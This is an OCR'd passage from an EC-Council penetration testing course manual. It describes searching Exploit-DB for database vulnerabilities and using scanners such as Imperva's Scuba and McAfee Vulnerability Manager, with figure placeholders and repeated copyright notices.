


Figure J.20: Finding database vulnerabilities across Exploit-DB

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Perform Vulnerability Scanning on Target Database

In case you are not able to find the known vulnerabilities of the database, we recommend you to use online and offline vulnerability scanning tools and applications to find the unknown vulnerabilities.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Scuba Database Vulnerability Scanner**

  Source: *https://www.imperva.com*

  Scuba Database Vulnerability Scanner allows you to:

  - Find vulnerabilities and misconfigurations by scanning the enterprise database
  - Identify the uncertainties associated with database
  - Know best practices for mitigating the risks




Figure J.21: Scuba Tool




Figure J.22: Scuba Result

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.23: Scanning for database vulnerabilities with the Scuba Database Vulnerability Scanner

- **McAfee Vulnerability Manager**

Source: *http://www.mcafee.com*

McAfee Vulnerability Manager uses various techniques to detect weak and shared passwords including hashed passwords, such as SHA-1, MD5, and DES, by downloading data for local analysis to avoid affecting database performance. McAfee's Database Security Scanner (DSS) performs ad hoc database vulnerability scans to find potential security risks. It's primarily used by the internal or external auditors who performs ad hoc database vulnerability scans.




Figure J.24: Scanning for database vulnerabilities with the McAfee Vulnerability Manager

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


